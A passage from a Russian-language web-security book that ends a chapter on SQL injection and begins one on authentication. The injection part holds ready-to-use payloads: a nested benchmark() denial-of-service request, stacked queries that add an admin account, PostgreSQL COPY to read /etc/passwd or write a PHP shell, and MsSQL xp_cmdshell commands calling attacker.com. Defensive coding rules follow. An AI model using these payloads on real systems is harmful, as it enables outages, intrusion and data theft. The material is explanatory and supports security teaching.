вложенными. В следующем примере md5() от текущего времени вычисляется 10
миллионов раз, и это уже занимает 48 секунд.
mysql> select benchmark(10000, benchmark(1000 ,md5(current_time)));
+-------------------------------------------------------+
| benchmark(10000, benchmark(1000 ,md5(current_time))) |
+-------------------------------------------------------+
|                                                     0 |
+-------------------------------------------------------+
1 row in set (48.08 sec)
mysql>
```

Таким образом, несколько раз посылая HTTP-запросы на сервер к уязвимому скрипту с внедренной в SQL-запрос вложенной функцией `benchmark`, нападающий сможет заставить SQL-сервер либо исчерпать все системные ресурсы, либо достигнуть максимума количества разрешенных соединений, в результате чего новые соединения к SQL-серверу будут отсекаться.

Результатом обоих ситуаций будет затрудненность или невозможность использовать SQL-серверы.

Приведем пример запросов, приводящих к отказу в обслуживании SQL-сервера:

- **http://localhost/3/15.php**
- **http://localhost/3/15.php?id=1-0**
- **http://localhost/3/15.php?id=1-benchmark(1000000,benchmark(1000000,md5(current_time)))**

Многократное повторение последнего HTTP-запроса к серверу создаст условия отказа в обслуживании.

Количество запросов зависит от вычислительных мощностей сервера, а также от настроек сервера. В большинстве случаев для полного выведения сервера из строя будет достаточно сделать от нескольких десятков до нескольких сотен запросов.

Время, в течение которого сервер не сможет выполнять свои функции, тоже зависит от мощности сервера. Это время может быть от одной до нескольких десятков минут и более.

Для долговременного вывода сервера из строя нападающий сможет посылать такие запросы непрерывно. Причем трафик до сервера будет минимальный. Подобную атаку можно организовать, даже обновляя страницу с данным адресом в браузере.

Для более мощной атаки можно написать скрипт, который будет отправлять соответствующие HTTP-запросы в цикле.

Стоит отметить, что подобную атаку можно провести практически в любом случае, если имеется уязвимость SQL-инъекция и можно вместо параметров внедрять выражения.

Атаку можно провести как в MySQL-сервере четвертой версии, так и в третьей версии MySQL-сервера.

Запрос составлен таким образом, что не содержит кавычек, и, следовательно, атаку можно провести даже в том случае, если кавычки в принимаемых параметрах фильтруются.

3.4. Другие типы серверов баз данных

MySQL является одним из самых распространенных серверов баз данных, применяемых в Web-программировании. Однако нередко в скриптах, доступных по протоколу HTTP, можно заметить взаимодействие с серверами баз данных PostgreSQL, MsSQL, Oracle.

В общем, все основные принципы обнаружения и эксплуатации остаются одинаковыми для всех, однако в некоторых случаях возможен несколько иной синтаксис, возможности, ограничения.

3.4.1. PostgreSQL

PostgreSQL также является одним из популярных серверов баз данных. Он распространяется бесплатно в исходных кодах.

В настоящее время существуют дистрибутивы этой базы данных как для UNIX, так и для Windows, однако изначально довольно долго они существовали только для операционных систем UNIX. Возможно, это стало причиной чуть меньшей популярности этой базы данных, по сравнению с MySQL.

Однако в Web-системах нередко можно встретить именно эту базу данных.

Обнаружение PostgreSQL

Допустим, нападающий выяснил для себя наличие факта SQL-инъекции в некотором скрипте. Если вывод ошибок включен, то, вероятно, нападающий сможет выяснить, с сервером какого типа имеет место взаимодействие в данном случае.

Однако если вывод ошибок отключен, то выяснять тип сервера нападающему придется вручную.

Однозначно определить PostgreSQL можно по возможности внедрения в запрос специфичных функций и операторов.

Таковыми являются:

- `%` — остаток от деления;
- `^` — возведение в степень;
- `|/` — квадратный корень;
- `||/` — кубический корень;
- `!` — факториал;
- `!!` — факториал (префиксный оператор);
- `cbrt()` — кубический корень;
- `sign()` — знак числа;
- `radians()` — переведение из градусов в радианы;
- `pow()` — возведение в степень.

Если в SQL-инъекции в случае внедрения всех этих функций и операторов не происходит ошибок, то можно однозначно сказать, что имеет место взаимодействие с PostgreSQL-сервером базы данных.

Допустим, имеет место уязвимость SQL-инъекция, которая присутствует после `where` ключевого слова.

О том, как обнаружить эту уязвимость, независимо от типа SQL-сервера, было написано ранее.

Допустим, SQL-инъекция имеет место в скрипте **http://site/id.php?id=1**. Приведем пример запросов, которые смог бы сделать нападающий с целью выяснения, действительно ли имеет место взаимодействие с PostgreSQL-сервером баз данных.

1. **http://site/id.php?id=1**
2. **http://site/id.php?id=2-1**
3. **http://site/id.php?id=2-5%4**
4. **http://site/id.php?id=9-2^3**
5. **http://site/id.php?id=4-|/9**
6. **http://site/id.php?id=4-||/27**
7. **http://site/id.php?id=7-3**!
8. **http://site/id.php?id=4-!!3**
9. **http://site/id.php?id=4-cbrt(27)**
10. **http://site/id.php?id=0-sign(-455)**
11. **http://site/id.php?id=2-sign(radians(5))**
12. **http://site/id.php?id=9-pow(2,3)**

Отсутствие ошибок в SQL-запросах при этих HTTP-запросах и даже вывод HTML-страниц, аналогичных первому HTTP-запросу, будет свидетельст-

вовать, что имеет место взаимодействие с PostgreSQL-сервером баз данных.

Особенности PostgreSQL

Допустим, действительно имеет место взаимодействие с PostgreSQL-сервером. Что сможет сделать нападающий в таком случае?

Ответ на этот вопрос будет весьма неожиданным после знакомства с инъекциями в MySQL-сервере, где для успешной эксплуатации было необходимо провести глубокое исследование скрипта и запроса, и лишь после этого составить запрос, заставляющий SQL-сервер выполнить злонамеренный запрос. Но и в этом случае возможности такого запроса были сильно ограничены.

В PostgreSQL, имея уязвимость SQL-инъекция, можно сделать все с правами пользователя, который произвел соединение с SQL-сервером.

Внимание

В PostgreSQL возможно объединение любых типов запросов через точку с запятой. Единственным ограничением будут права соответствующего пользователя.

Исследуем эту особенность PostgreSQL.

Вот как примерно выглядит двойной `select` в консоли PostgreSQL.

Рассмотрим простой скрипт, имеющий уязвимость. В скрипте результаты SQL-запроса выводятся дважды: функциями `pg_fetch_object` и `pg_fetch_array`.

```
<?
  $id=$_GET['id'];
  if(empty($id))
  {
    echo "id не задан";
    exit;
  };
  $c1=pg_connect ("host=localhost port=5432 dbname=testdb user=pgsql
password=");
  $q=pg_query ($c1, "select * from table1 where id=$id");
  $n=pg_num_rows($q);
  for($i=0; $i<$n; $i++)
  {
    $r1=pg_fetch_object($q, $i);
    $r2=pg_fetch_array($q, $c++);
    echo "
    1) $r1->id : $r1->value <br>
    2) $r2[0] : $r2[1]<br><br>";
  }
?>
```

Рассмотрим, как этот скрипт реагирует на различные запросы.

http://site/p/p1.php?id=2

```
1) 1 : admin
2) 1 : admin
```

http://site/p/p1.php?id=2+OR+1

```
Warning: pg_query(): Query failed: ERROR: Argument of OR must be type
boolean, not type integer in /usr/local/www/test/p/p1.php on line 9
Warning: pg_num_rows(): supplied argument is not a valid PostgreSQL re-
sult resource in /usr/local/www/test/p/p1.php on line 10
```

http://site/p/p1.php?id=2+OR+TRUE

```
1) 1 : admin
2) 1 : admin
1) 2 : admin
2) 2 : admin
1) 3 : user
2) 3 : user

1) 4 : superadmin
2) 4 : superadmin
```

http://site/p/p1.php?id=2+OR+'1'=1

```
1) 1 : admin
2) 1 : admin
1) 2 : admin
2) 2 : admin
1) 3 : user
2) 3 : user
1) 4 : superadmin
2) 4 : superadmin
```

http://site/p/p1.php?id=2+OR+'1a'=1

```
Warning: pg_query(): Query failed: ERROR: pg_atoi: error in "1q": can't
parse "q" in /usr/local/www/test/p/p1.php on line 10
Warning: pg_num_rows(): supplied argument is not a valid PostgreSQL re-
sult resource in /usr/local/www/test/p/p1.php on line 11
```

http://site/p/p1.php?id=2+OR+'1a'='1a'

```
1) 1 : admin
2) 1 : admin
1) 2 : admin
2) 2 : admin
1) 3 : user
```

```
2) 3 : user
1) 4 : superadmin
2) 4 : superadmin
```

http://site/p/p1.php?id=2;select+*+from+table2

```
1) 1 :
2) 1 : root
1) 2 :
2) 2 : guest
```

http://site/p/p1.php?id=2+abcd;select+*+from+table2

```
Warning: pg_query(): Query failed: ERROR: parser: parse error at or near
"abcd" at character 33 in /usr/local/www/test/p/p1.php on line 9
Warning: pg_num_rows(): supplied argument is not a valid PostgreSQL re-
sult resource in /usr/local/www/test/p/p1.php on line 10
```

http://site/p/p1.php?id=2/*

```
Warning: pg_query(): Query failed: ERROR: parser: unterminated /* comment
at or near "/*;" at character 32 in /usr/local/www/test/p/p1.php on line
9
Warning: pg_num_rows(): supplied argument is not a valid PostgreSQL re-
sult resource in /usr/local/www/test/p/p1.php on line 10
```

http://site/p/p1.php?id=2%00abcd

```
1) 2 : admin
2) 2 : admin
```

http://site/p/p1.php?id=2;select+id,name+as+value+from+table2

```
1) 1 : root
2) 1 : root
1) 2 : guest
2) 2 : guest
```

http://site/p/p1.php?id=2;select+id,fio+as+value+from+table2

```
1) 1 : Administrator
2) 1 : Administrator
1) 2 : Guest accaunt
2) 2 : Guest accaunt
```

http://site/p/p1.php?id=2;insert+into+table2+values(10,'newroot','New+ADMIN',0);select+*+from+table2

```
1) 1 :
2) 1 : root
```

```
1) 2 :
2) 2 : guest
1) 10 :
2) 10 : newroot
```

Таким образом выяснили некоторые особенности сервера базы данных PostgreSQL, знание которых будет весьма полезно нападающему.

- Числовые значения не конвертируются в соответствующие булевы значения. Вместо этого следует употреблять ключевые слова `TRUE` или `FALSE`.
- Строковые значения приводятся к числовым только тогда, когда представляют собственно число. В MySQL в любом случае строковое значение могло быть приведено к числовому типу.
- Можно внедрять произвольное количество запросов `select` через точку с запятой. Однако скрипту при извлечении результата запроса будет передан дескриптор результата только последнего `select`. Другими словами, в скрипте будут выведены результаты только последнего запроса.
- При этом количество полей в обоих запросах `select` не обязательно должно совпадать.
- Если извлечение информации в скрипте происходит при помощи функции `pg_fetch_array`, то для того, чтобы результаты вывелись в теле HTML-страницы, даже не нужно, чтобы соответствующие имена параметров совпадали. Достаточно, чтобы совпадали порядковые номера столбцов в запросе. Дело в том, что результатом этой функции является массив, информация из которого доступна по порядковому номеру столбца.
- Если извлечение информации из запроса происходит при помощи функции `pg_fetch_object`, то необходимо, чтобы соответствующие имена совпадали. Порядок тут уже не имеет значения. Необходимое имя столбца в результате запроса можно задать, используя ключевое слово `AS`.
- Возможно объединение любого количества запросов, в том числе `insert`, `update` и других типов. Все запросы будут выполнены.
- Однако при этом каждый запрос должен быть синтаксически верен и не должен возвращать ошибки.
- В отличие от MySQL в PostgreSQL нельзя оставлять открытой и незакрытой комментирующую скобку. Такой запрос породит ошибку.
- Однако можно обрезать правую часть запроса символом с кодом 0 (`%00`), если он не фильтруется.

Очевидно, что эксплуатирование уязвимости SQL-инъекция в PostgreSQL — более простое дело, чем в MySQL.

PostgreSQL и файлы

PostgreSQL содержит оператор обмена информацией между таблицами и файлами. Это оператор `COPY`, приведем его синтаксис:

```
COPY table [ ( column [, ...] ) ]
    FROM { 'filename' | stdin }
    [ [ WITH ]
          [ BINARY ]
          [ OIDS ]
          [ DELIMITER [ AS ] 'delimiter' ]
          [ NULL [ AS ] 'null string' ] ]
COPY table [ ( column [, ...] ) ]
    TO { 'filename' | stdout }
    [ [ WITH ]
          [ BINARY ]
          [ OIDS ]
          [ DELIMITER [ AS ] 'delimiter' ]
          [ NULL [ AS ] 'null string' ] ]
```

Как выяснилось из небольшого исследования, имеют место следующие факты.

- Скопировать доступный на чтение текстовый файл лучше всего в имеющуюся таблицу, только что созданную нападающим и состоящую из единого столбца.
- При копировании следует указать имя таблицы и имя столбца. Затем для получения содержимого файла достаточно будет сделать `select`-запрос из этой таблицы.

Пример SQL-запроса с копированием файла в таблицу:

```
testdb=# copy table4(val) from '/etc/passwd' ;
COPY
testdb=#
```

Кроме того, имя файла, как и в MySQL, должно быть строковой константой, обрамленной в одинарные или двойные кавычки. Использование выражений недопустимо.

SQL-запрос с копированием информации из таблицы в файл выглядит следующим образом:

```
testdb=# copy table4 to '/tmp/ee';
COPY
testdb=#
```

При этом нападающему будет необходимо создать таблицу и поместить в нее некоторую злонамеренную информацию (например, PHP SHELL), затем сделать такой запрос.

В некоторых случаях, достаточно будет отредактировать или добавить новую запись в уже существующие таблицы.

Стоит отметить, что, для того чтобы PostgreSQL смогла скопировать информацию из таблицы в файл, пользователь, который запустил сервер PostgreSQL, должен иметь права записи в этот файл.

Другими словами, либо файл не должен существовать, и каталог должен быть доступен на запись этому пользователю, либо существующий файл должен быть доступен на запись этому пользователю.

В отличие от MySQL, PostgreSQL сможет даже перезаписать файл, лишь бы позволили права.

Если в скрипте каким-либо образом фильтруются кавычки, а использовать их в инъекции желательно, то можно, также как в MySQL, использовать функцию, возвращающую строку по ASCII-коду.

В PostgreSQL такой функцией является `chr()`. В отличие от MySQL-функции `char()`, `chr()`, PostgreSQL возвращает только один символ и принимает только один параметр, а для того, чтобы получить строку, следует склеивать эти символы.

В PosgreSQL операцией конкатенации является `||`, другими словами, вместо строки `'ABCD'` в PostgreSQL можно использовать конструкцию `chr(65)||chr(66)||chr(67)||chr(68)`, которая возвратит желаемую строку и не содержит кавычек.

Напомню, что это возможно везде, где возможно применение выражений. Другими словами, в `COPY`-запросе этот прием не будет успешным.

3.4.2. MsSQL

MsSQL — это распространенная на Windows-серверах СУБД (Система управления базами данных). Нередко, взаимодействие с этой СУБД можно встретить в Web-приложениях. Как правило, это ASP и тому подобные скрипты, однако не надо исключать PHP, Perl и другие языки.

Распознать взаимодействие именно с этой СУБД в большинстве случаев помогает сообщение об ошибке:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark
before the character string '''
```

Наличие такой ошибки может однозначно выдать тот факт, что используется MsSQL-сервер, однако, можно определить MsSQL и по некоторым специфичным функциям, которые определены в реализации SQL в MsSQL.

В MsSQL так же, как и в PostgreSQL, можно объединять SQL-запросы через точку с запятой.

Открытие комментария `/*` без его закрытия приводит к синтаксической ошибке, однако в некоторых случаях обрезать возможную правую часть запроса можно, используя символы `--`.

В MsSQL значительно больше возможностей для взаимодействия с внешним миром нежели в MySQL или PostgreSQL, что дает нападающему потенциально опасные инструменты в случае наличия уязвимости типа SQL-инъекция.

В системной базе данных `INFORMATION_SCHEMA` содержится системная информация о базе данных. В частности, таблица `INFORMATION_SCHEMA.TABLES` содержит информацию обо всех таблицах на сервере. Нападающий сможет использовать `UNION` запросов для того, чтобы получить список всех таблиц на сервере.

Нападающий сможет сделать примерно следующий запрос:

http://site/test.asp?id=999999+UNION+SELECT+TABLE_NAME+FROM+INFORMATION_SCHEMA.TABLES

или, подбирая необходимое количество столбцов `NULL`:

http://site/test.asp?id=999999+UNION+SELECT+NULL,TABLE_NAME,NULL,NULL, NULL,+FROM+INFORMATION_SCHEMA.TABLES

Аналогично в таблице `INFORMATION_SCHEMA.COLUMN` содержится информация о колонках таблиц.

Кроме того, в MsSQL можно выполнить произвольные системные команды, используя сохраненную процедуру `exec master..xp_cmdshell "cmd"`.

И хотя результат выполнения этой команды не удастся получить напрямую, это все равно является выполнением команд на сервере со всеми вытекающими последствиями.

Если все же нападающему удается получить результат действия этой команды, то его можно отправить на целевой сервер.

При помощи этой конструкции можно изменять произвольные файлы на сервере, если это позволят полномочия текущего пользователя.

Например, нападающий сможет сделать примерно следующий запрос:

http://site/test.asp?id=99999;+exec+master..xp_cmdshell+"ping+attacker.com";--

Результаты запроса можно отправить по протоколу NetBIOS на сервер, контролируемый нападающим:

http://site/test.asp?id=99999;exec+master..sp_makewebtask+"\\127.0.0.1\out\out1.txt",+"select+*+from information_schema.tables"

3.4.3. Oracle

Oracle представляет собой мощную СУБД, используемую для сложных задач. Однако ее в настоящее время редко можно встретить в Web-программировании. Поэтому я не буду подробно описывать возможности эксплуатирования SQL-инъекции в Oracle, покажу лишь несколько принципов.

Невозможно объединять несколько запросов при помощи точки с запятой. Вместо этого следует использовать конструкции типа `union` или `subselect`.

Однако можно выполнять `insert`, `update`, `delete`-запросы.

Самую большую опасность представляет большой набор PL/SQL-функций, доступных из SQL. Более тысячи таких функций поставляются со стандартным пакетом.

Используя эти функции, можно получить конфиденциальную информацию и доступ к файлам.

3.5. Заключение

В заключение хочется сказать, что не стоит пренебрегать такой опасной уязвимостью, как SQL-инъекция, с какой бы СУБД вы ни имели дело — будь то Oracle или MySQL 3.x.

Практически в любой ситуации наличие уязвимости как минимум даст нападающему некоторую информацию о внутреннем устройстве сервера, а это уже немало.

В других ситуациях нападающий сможет захватить полный контроль над сервером.

Ошибки типа SQL-инъекции, на мой взгляд, остаются одними из самых распространенных в Web-системах, несмотря на то, что для защиты от них нужно соблюдать лишь несколько простых правил.

Правило

В случае использования в SQL-запросе принятых от пользователя данных числовых типов перед вставкой в запрос следует убедиться, что данные действительно имеют этот тип, либо жестко привести их к указанному типу.

Пример

```
$a=(float)$_GET['a'];
$b=$_GET['b'];
if((string)(int)$b <> $b) die('ошибка в данных');
$q=mysql_query("select from t1 where a=$a or b=$b");
```

Правило

В случае использования строковых переменных, переменных типы даты, перечислимых типов, кроме возможной проверки, необходимо также исключить ситуацию, когда пользователь сможет выбраться в значении параметра за пределы строки. Другими словами, необходимо мнемонизировать кавычки. В PHP для этого можно использовать функцию `addslashes()`. Если СУБД — MySQL, то можно использовать функцию mysql_escape_string(). Кроме того, необходимо

мнемонизировать символ с кодом 0. Функция `addslashes()` мнемонизирует этот символ.

Пример

```
$a=addlsashes($_GET['a']);
$q=mysql_query("select from t1 where a='$a'");
```

Правило

Если значение принятого параметра участвует в регулярном выражении или инструкции типа `like`, то кроме экранирования символов кавычек следует отдавать себе отчет, что пользователь сможет внедрить некоторые специальные символы регулярного выражения или символы `%` и `_` для `like`. Необходимо либо вырезать из строки перед вставлением опасные символы, либо заэкранировать их, либо задокументировать их использование.

Примечание

`mysql_escape_string()` не экранирует такие символы, как `%` и `_`.

Пример

```
$a= mysql_escape_string($_GET['a']);
$a=str_replace('%', '\%', $a);
$a=str_replace('_', '\_', $a);
$r1='';
if(preg_match("/^(\d\d\d\d)-(\d\d)-(\d\d)$/", $_GET['d'], $r))
   $r1="{$r[1]}-{$r[2]}-{$r[3]}";
$q=mysql_query("select from t1 where a like '%$a%' and date1='$r1'");
```

Другими словами, следует придерживаться уже знакомого и более общего правила.

Правило

В случае использования данных, принятых от пользователя в SQL-запросе, данные должны быть жестко определенного множества допустимых значений. Само множество должно быть четко продумано с учетом логики поставленной задачи, само решение не должно предоставлять никакой более функциональности.

Глава 4

Безопасная авторизация и аутентификация

Довольно часто в Web-системах приходится сталкиваться с ситуацией, когда одна информация должна быть доступна определенному кругу лиц или конкретному лицу, а другая — другому или же быть общедоступной.

Проблема — открывать или не открывать доступ к некоторой информации в данном конкретном случае — и есть проблема аутентификации и авторизации.

Определение

Аутентификация — это проверка пользователя: действительно ли он тот, за кого пытается себя выдавать. Для аутентификации используется информация, предоставить которую может только сам пользователь.

В Web-системах для проведения аутентификации в большинстве случаев участвует пара значений — имя пользователя и пароль, удостоверяющий, что пользователь действительно тот, за кого себя выдает. Считается, что никто, кроме самого пользователя, не знает пароль.

Естественно, известны более сложные и более надежные методы аутентификации, в частности биометрические, но в Web-системах они практически не применяются.

Определение

Авторизация — это проверка, имеет ли право данный пользователь выполнять некоторое действие, имеет ли право доступа к некоторым данным. Авторизации, как правило, предшествует аутентификация.

Система авторизации может быть построена на нескольких принципах.

- Авторизация с распределением пользователей по группам — пользователи разделяются на группы, и для каждой группы определяются права на доступ к тому или иному документу, права выполнять те или иные действия.

- Авторизация с присвоением уровня доступа — каждому пользователю присваивается уровень доступа, а каждому документу и каждому действию — минимальный уровень доступа, который должен быть у пользователя для того, чтобы выполнить действие или получить доступ к документу.
- Табличный уровень доступа — каждому пользователю для каждого документа или действия присваивается значение, отвечающее за уровень доступа пользователя к этому документу. Другими словами, для каждого документа или действия определен список пользователей, которые имеют право доступа к этому документу или имеют право выполнять данное действие.

4.1. Вход в систему

В самом начале при доступе к системе пользователь проходит аутентификацию. В Web-программировании применяются несколько методов аутентификации, каждый из которых имеет свои плюсы и минусы.

Рассмотрим самые популярные из этих методов.

4.1.1. Длинный URL

Наиболее просто реализуемый метод аутентификации (и одновременно авторизации) — сделать путь URL того или иного ресурса длинным и бессмысленным.

Например, для получения доступа к административной панели некоторой системы необходимо зайти по данному адресу **http://site/admin-4gf84sdgfd.php**.

При этом более никакой аутентификации не производится.

Очевидно, что если на самом сайте не будет ссылок на этот адрес и этот адрес будет держаться в секрете, то подбор такого URL для злоумышленника будет довольно сложной задачей, сопоставимой с подбором самого пароля.

Можно считать, что пароль содержится в самом URL-адресе.

Однако при кажущейся простоте реализации и надежности (защита равноценна защите с паролем), этот метод имеет огромное количество недостатков, которые сводят надежность метода к нулю.

URL никакими системами не рассматривается как информация, которая может содержать секретные сведения.

URL могут попадать в log-файлы HTTP-сервера, прокси-сервера. А следовательно, нет никакой гарантии, что эти сведения не будут доступны третьим лицам.

Учитывая, что вся необходимая информация для получения административных привилегий будет находиться в log-файлах, то любой человек с доступом к этим файлам сможет получить административные привилегии в системе через Web-интерфейс.

Нередко log-файлы доступны на чтение всем локальным пользователям системы и, следовательно, все такие пользователи смогут получить административный доступ через Web-интерфейс.

Даже если в системе нет злонамеренных локальных пользователей, например сервер целиком принадлежит организации, все равно получить содержание log-файлов в некоторых случаях может и удаленный пользователь, воспользовавшись какой-либо другой уязвимостью в системе.

Кроме того, любой локальный пользователь, имеющий доступ на чтение к Web-каталогу целевого сайта, сможет получить содержимое файлов, а значит, и имя файла, следовательно, сможет получить доступ к нему через Web-интерфейс.

Для этого даже не нужно быть локальным пользователем. Удаленный пользователь, эксплуатируя другие уязвимости, возможно, сможет перечислить файлы в каталоге сайта для того, чтобы выяснить имя скрипта, отвечающего за администрирование.

Кроме того, никто не сможет гарантировать, что такой адрес не попадет в базы данных поисковых систем. Попасть в базы данных поисковых систем адрес может различными путями.

Возможно, в какой-то момент ссылка на указанный адрес была в открытом доступе, и поисковый робот успел ее проиндексировать; возможно, некоторые специфичные инструменты, надстройки к браузеру передали адрес поисковой системе при заходе на эту страницу легитимным пользователем.

Например, GoogleToolbar передает поисковой системе Google адрес сайта, посещаемого пользователем.

А после того как URL появится в базе данных поисковой системы, любой человек сможет получить его, делая соответствующий запрос. В частности, для того чтобы показать все проиндексированные страницы в Google, необходимо сделать следующий поисковый запрос `site:www.site.ru`.

Подобная политика построения системы авторизации и аутентификации скорее относится к политике запутывания. А такая политика редко является успешной.

В этом же случае было показано, что при некотором стечении обстоятельств доступ к системе сможет получить без заметных усилий любой пользователь. А целенаправленный пользователь сможет получить доступ к системе практически в любом случае после должного исследования.

Даже если доступ на индексирование поисковыми роботами будет закрыт, все равно применять данную политику можно разве что в ситуациях, когда предоставляется доступ к данным, не имеющим конфиденциального характера, однако они могут быть интересны только ограниченному кругу лиц.

Причем от утечки этих данных обладатель не должен нести никакого ущерба.

Только при таких обстоятельствах допустимо использовать такую политику для доступа к данным.

4.1.2. Система аутентификации со стороны клиента

В некоторых случаях сама аутентификация целиком проводится на стороне клиента, а серверу лишь посылается ее результат.

Как подтип такой аутентификации может быть, что клиент переадресовывается на некоторый длинный URL в случае удачного прохождения аутентификации.

В любом случае независимо от реализации такую систему аутентификации нельзя назвать достаточно хорошей.

Практически, такая система аутентификации даже хуже системы с длинным URL.

Дело в том, что все данные, которые будут переданы серверу в случае удачной аутентификации, или длинный URL, на который произойдет переход, известны клиенту заранее. Такие данные известны даже неаутентифицированному клиенту.

Пример.

Система с аутентификацией пользователя методами JavaScript.

http://localhost/4/2.html

```
<html>
<title>аутентификация</title>
<head>
<script Language=JavaScript>
function auth()
{
 p=prompt('Введите пароль');
 if(p=='pdgf32f')
 {
  document.location.href='auth5fger.html';
  exit;
 }
 alert('Пароль неверный');
}
```

```
</script>
</head>
<body>
<input type=button value='Войти в систему' onClick=auth()>
</body>
</html>
```

Очевидно, что подобная система не представляет никакой преграды перед нападающим. Полный текст HTML-страницы доступен любому, даже неаутентифицированному пользователю, и любой пользователь, просматривая HTML-представление страницы, сможет выявить всю информацию, необходимую для проведения аутентификации.

В более сложном случае пароль может быть зашифрован некоторой хеш-функцией.

http://localhost/4/3.html

```
<html>
<title>аутентификация</title>
<head>
<script Language=JavaScript src=md5.js>
</script>
<script Language=JavaScript>
function auth()
{
 p=prompt('Введите пароль');
 if(md5(p)=='afdceda2236462ec9a3859c7f5da3a5e')
 {
  document.location.href='auth5fger.html';
  exit;
 }
 alert('Пароль неверный');
}
</script>
</head>
<body>
<input type=button value='Войти в систему' onClick=auth()>
</body>
</html>
```

Следует отметить, что текст скрипта (так же, как и на диске) дан просто для примера. На диске не присутствует файл md5.js, в котором должна быть описана функция `md5()`, вычисляющая хеш от строки.

Этот случай мало чем отличается от предыдущего. Действительно, подобрать пароль в этом случае будет весьма проблематично, особенно если

пароль состоит из случайных больших и малых символов латинского алфавита.

Однако для прохождения аутентификации пароль-то знать и не обязательно. Информация о том, куда произойдет переход в случае удачной аутентификации, целиком может быть получена из исходного текста HTML-страницы, который доступен даже неаутентифицированному пользователю.

Как еще большее усложнение защиты, текст функций `javascript` или даже вся HTML-страница может быть зашифрована и расшифрована уже только перед показом браузером.

В этом случае в самом начале будет отрабатываться JavaScript-функция, расшифровывающая зашифрованную часть страницы.

В этом случае простой просмотр содержания HTML-страницы не дал бы никакого результата.

Однако стоит заметить, что, так как расшифровывающая функция в любом случае должна быть доступна в открытом виде и ей доступна вся информация, необходимая для расшифровки, текст этой функции и вся необходимая информация может быть доступна и нападающему.

Таким образом, нападающему доступна вся информация, необходимая для расшифровки зашифрованных участков, независимо от алгоритмов шифрования, примененных ключей и т. п.

Кроме JavaScript на стороне клиента, аутентификация может выполняться в Java-аплетах, Active X-компонентах и другими способами, предполагающими выполнение некоторого кода, с помощью которого будет произведена аутентификация на стороне клиента.

Все эти способы будут иметь один и тот же недостаток. Разница будет лишь в потраченном на анализ времени.

Так, например, Java-аплет можно декомпилировать и перевести в исходный код, который может быть легко проанализирован нападающим.

Для анализа Active X-компонентом также могут быть применены некоторые специальные методы.

Как подтип авторизации на стороне клиента может быть система авторизации, вычисляющая некоторое значение на основе введенных пользователем данных.

Так, например, URL страницы вычисляется, исходя из введенного пароля.

В таком случае нападающему действительно не будет доступна информация, достаточная для аутентификации.

Однако и в таком случае можно сказать, что на стороне клиента проводится только начальная, первичная аутентификация. А при передаче вычисленных данных уже на стороне сервера проходит вторичная аутентификация.

В любом случае система проведения частичной или полной аутентификации на стороне клиента может иметь следующие недостатки.

- В случае проведения на стороне клиента частичной аутентификации множество результатов первичной аутентификации может быть меньше, чем все множество возможных паролей.
- В некоторых случаях возрастает сложность системы и снижается отказоустойчивость.
- В некоторых случаях сильно возрастает несовместимость с различными клиентскими конфигурациями либо для работоспособности системы от пользователя требуется выполнить некоторые дополнительные действия.
- Возрастает сложность для создания системы.
- Практически все усилия, направленные на увеличение сложности и надежности системы, не могут гарантировать стопроцентную защиту от исследования и успешного взлома в короткие сроки.

4.1.3. Одиночный пароль

В некоторых случаях для аутентификации пользователя используется одиночный пароль. При этом у каждого пользователя он свой. Имя пользователя или логин в аутентификации не используются.

Эту систему также нельзя назвать достаточно надежной.

Очевидно, что в такой ситуации у разных пользователей не должно быть одинаковых паролей, иначе отличить этих пользователей система будет просто не в состоянии.

Теперь представим ситуацию, когда в системе регистрируется новый пользователь и вводит пароль, который уже имеется у какого-либо существующего пользователя. Очевидно вследствие упомянутого факта система должна отказать в регистрации нового пользователя с таким паролем. И совершенно очевидно, что пароль этого пользователя будет раскрыт.

Причем для прохождения аутентификации в качестве пользователя, пароль которого был раскрыт, злонамеренному пользователю даже не нужно знать имя пользователя, так как аутентификация проходит только с использованием одного пароля.

Кроме того, в случае подобной организации аутентификации при большом количестве пользователей значительно упрощается задача подбора пароля любого пользователя. Если хотя бы один из пользователей системы использует слабые или часто употребляемые пароли, то такой пароль может быть легко подобран.

Таким образом, система аутентификации с использованием одиночного пароля аналогичным образом не может считаться достаточно надежной.

Подобную систему можно применять только тогда, когда заранее известно, что у системы будет минимальное количество пользователей, или если пользователь будет всего один.

При этом необходимо требовать, чтобы у каждого пользователя системы был случайный сложный пароль. Лучше всего, если пароль будет выдаваться пользователю автоматически, и у него не будет возможности менять его.

4.1.4. Имя и пароль

Наиболее распространенным способом аутентификации пользователя при первичном доступе к системе является ввод пользователем пароля и своего имени в системе. В качестве имени нередко может служить кодовый номер, адрес электронного ящика или другая информация.

При правильной реализации подобная система первичной аутентификации будет достаточно надежна для большинства Web-систем.

Наиболее часто встречающейся ошибкой при реализации такого метода является то, что пароль передается HTTP-методом `GET`. HTTP `GET`-параметры могут полностью логироваться как на промежуточных прокси-серверах, так и на HTTP-сервер системы.

Следовательно, в случае передачи имени пользователя и пароля методом HTTP `GET` подобная система будет обладать теми же недостатками, что и при длинном пути.

В случае передачи имени пользователя методом HTTP `POST` или в HTTP-заголовке система будет избавлена от подобных недостатков.

Однако стоит отметить, что пароль на сервер все равно будет передаваться в открытом виде и может быть перехвачен на любом промежуточном узле в том же сегменте сети, что и пользователь, или в том же сегменте сети, что и сервер.

Для защиты от подобного перехвата может использоваться протокол HTTPS. В этом случае перехват трафика ничего не даст.

4.2. Последующая аутентификация

Особенности Web-систем таковы, что каждый новый заход на HTTP-страницу — это новое действие, никак не связанное с предыдущим.

Соответственно, каждый раз при доступе к системе необходимо проводить аутентификацию пользователя.

Можно встретить ошибку, когда аутентификация проводится только при первичном доступе к системе (например, к файлу **http://www.site.ru/admin.php**); проводится аутентификация пользователя лю-

бым способом, затем аутентифицированного пользователя перенаправляют на другую часть сайта. И аутентификация на этой части уже не проводится.

В этом случае политика реализации такой системы будет равнозначна реализации политики запутывания. А такая политика редко когда бывает удачной.

Эта политика будет работать до тех пор, пока нападающий не знает URL закрытой части сайта.

Кроме того, совершенно очевидно, что этот путь будет известен легитимным пользователям системы.

Теперь если представить, что одного из пользователей необходимо лишить полномочий доступа к системе, то недостаточно будет просто убрать его из списка пользователей. Такой пользователь будет знать пути закрытой части сайта.

Таким образом, такая политика не будет эффективна и будет иметь все недостатки политики с длинным путем.

Но каждый раз требовать от пользователя, чтобы он ввел имя и пароль, тоже нельзя назвать удачным решением. В этом случае сильно пострадает удобство системы для пользователей.

4.2.1. HTTP *cookie*

В некоторых случаях для авторизации пользователей в системе применяется следующая схема.

